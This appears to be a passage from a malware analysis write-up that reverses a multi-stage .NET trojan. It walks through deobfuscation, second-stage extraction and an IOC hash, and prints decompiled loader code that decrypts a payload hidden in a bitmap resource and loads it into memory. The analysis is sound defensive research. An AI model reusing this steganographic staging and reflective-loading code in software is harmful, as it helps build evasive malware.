




Using de4dot the binary can be deobfuscated automatically.


```
C:\Users\Barry\Desktop\Tools\de4dot-net45>de4dot.exe C:\Users\Barry\Downloads\download.exe

de4dot v3.1.41592.3405

Detected SmartAssembly 7.3.0.3296 (C:\Users\Barry\Downloads\download.exe)
Cleaning C:\Users\Barry\Downloads\download.exe
Renaming all obfuscated symbols
Saving C:\Users\Barry\Downloads\download-cleaned.exe

C:\Users\Barry\Desktop\Tools\de4dot-net45>_
```

Looking at the main method of this binary shows more decoy code and then a call to a method named ‘xp’, passing in 3 strings string_0, string_1, string_2.




It should be noted that these 3 strings are the 3 strings seen in our original binary which were passed to this DLL upon instantiation.


This method instantiates an instance of what’s returned from the ‘oJ’ method, specifically of type ‘Munoz.Himentater’.




Examining this reveals an overly large byte array which is being GZip decompressed back into a MemoryStream to be loaded.




By changing our decompiler back into Common Intermediate Language language (IL) and examining method ‘oJ’ again, the full array bytes can be located within a defined structure, and the instructions seem similar to what was seen before, specifically defining a byte array of size 14340.






By copying this array into CyberChef, removing whitespace and line breaks, and converting from hex, it is then identified as a Gzip file.



Saving this and using a tool such as 7-zip allows it to be decompressed, noting that there's data appended to this memory stream.



Part 3: Examining Embedded 2nd Stage Payload (Cruiser.dll)

Examining this new binary in pestudio reveals it is also likely obfuscated using SmartAssembly .NET obfuscator, and had a name of 'Cruiser.dll'. It was also likely compiled on Monday April 10th 2023 at 10:01:02 UTC which seems plausible given it's before the injector binary was compiled.


```
IOC (SHA256): 40C050C20D957D26B932FAF690F9C2933A194AA6607220103EC798F46AC03403
```

Examining this on VirusTotal it is flagged as a trojan with the name ‘tedy/vsntdh23’.

Repeating the same process with de4dot and decompiling this shows that it has the namespace ‘Munoz’ which contains the class ‘Himentater’ amongst others which is specifically what we’re looking for. If we consider the first stage of this malware which ran the method ‘xp’, we can see that it was using the method ‘CasualitySource’, and is first passing in string_0 (“71474C547242”) before string_1 (“69786F”).

```
            186, 67, byte.MaxValue, 254, 249, 191, 246, 195, 95, 19,
            62, 215, 49, byte.MaxValue, 123, 198, byte.MaxValue, 254, 4, byte.MaxValue,
            251, 251, 240, 191, 25, byte.MaxValue, 91, 240, 191, 191,
            136, 254, 253, 47, 127, 237, 107, 254, 253, 15,
            230, 127, byte.MaxValue, 104, 250, 247, 249, 175, 243, 99,
            191, 6, 160, 101, 180, 42, 247, 39, byte.MaxValue, 58,
            217, 175, 241, 59, 211, 191, 127, 49, 127, 251,
            87, 243, 191, 127, 243, 175, 129, 127, 127, 163,
            95, 227, 226, 55, 252, 47, 126, 157, 223, 234,
            215, 120, 251, 27, 254, 111, 244, 239, 197, 111,
            248, 235, byte.MaxValue, 186, 191, 209, 175, 113, 245, 27,
            174, 126, 237, 223, 232, 215, 248, 131, 126, 195,
            127, 134, 50, 155, 127, 204, 111, 248, 59, 254,
            186, 197, 175, 241, 167, 254, 134, 9, 253, "Not showing all elements because this array is
        };
        return global::TN.sZ.ci(array);
    }

    // Token: 0x06000005 RID: 5 RVA: 0x00005D50 File Offset: 0x00003F50
    public static void xp(string string_0, string string_1, string string_2)
    {
        Thread.Sleep(44102);
        Type type = global::TN.sZ.P2(global::TN.sZ.oJ()).GetType("Munoz.Himentater");
        object obj = Activator.CreateInstance(type);
        string_0 = (string)type.GetMethod("CausalitySource").Invoke(obj, new object[] { string_0 });
        string_1 = (string)type.GetMethod("CausalitySource").Invoke(obj, new object[] { string_1 });
        Bitmap bitmap = global::TN.sZ.jR(string_0, string_2);
        byte[] array = global::TN.sZ.sZ(global::TN.sZ.TN(bitmap, 150, 150));
        array = (byte[])type.GetMethod("SearchResult").Invoke(obj, new object[] { array, string_1 });
        Assembly assembly = global::TN.sZ.P2(array);
        global::TN.sZ.Qd(assembly);
        Environment.Exit(0);
    }
```


Examining CasualitySource reveals it is a simple string operator which converts hex given to its raw ASCII format which results in the values ‘qGLTrB’ and ‘ixo’.



Part 3: Examining Embedded Steganography Binary


The next part of code involves looking at multiple binaries together and gets a bit involved. The chain of events are as follows:

- Return a bitmap through a method called ‘jR’ via a class called ‘sZ’ from within the namespace ‘TN’ which is inside of the 1st stage payload. By using the variables string_0 (qGLTrB) and string_2 (DoanHQTCSDL), make up the targeted resource (DoanHQTCSDL.Properties.Resources.qGLTrB) and store this into a byte array after subtracting 150 pixels from its height and width.
- Convert the returned bitmap into a byte array through a method called ‘sZ’ via a class called ‘sZ’ from within the namespace ‘TN’ which is inside of the 1st stage payload.
- Perform operations using the ‘SearchResult’ method from within the 2nd stage payload to convert the byte array using the term variable string_1 (ixo).
- Load the deobfuscated byte array as an assembly into memory




Although these operations can be manually reversed, it's a bit tedious and complicated. Instead we can run the original binary in dnspyEx to get the final product. To do this:

- Open the original executable in dnSpyEx and create a breakpoint on mscorlib.dll within the Sleep function statement checking if the AppDomainPauseManager is paused.



- Run the binary until the breakpoint is hit and use Step Out (Shift + 11) to land at the start of the decompiled 1st stage binary (Pend.dll).
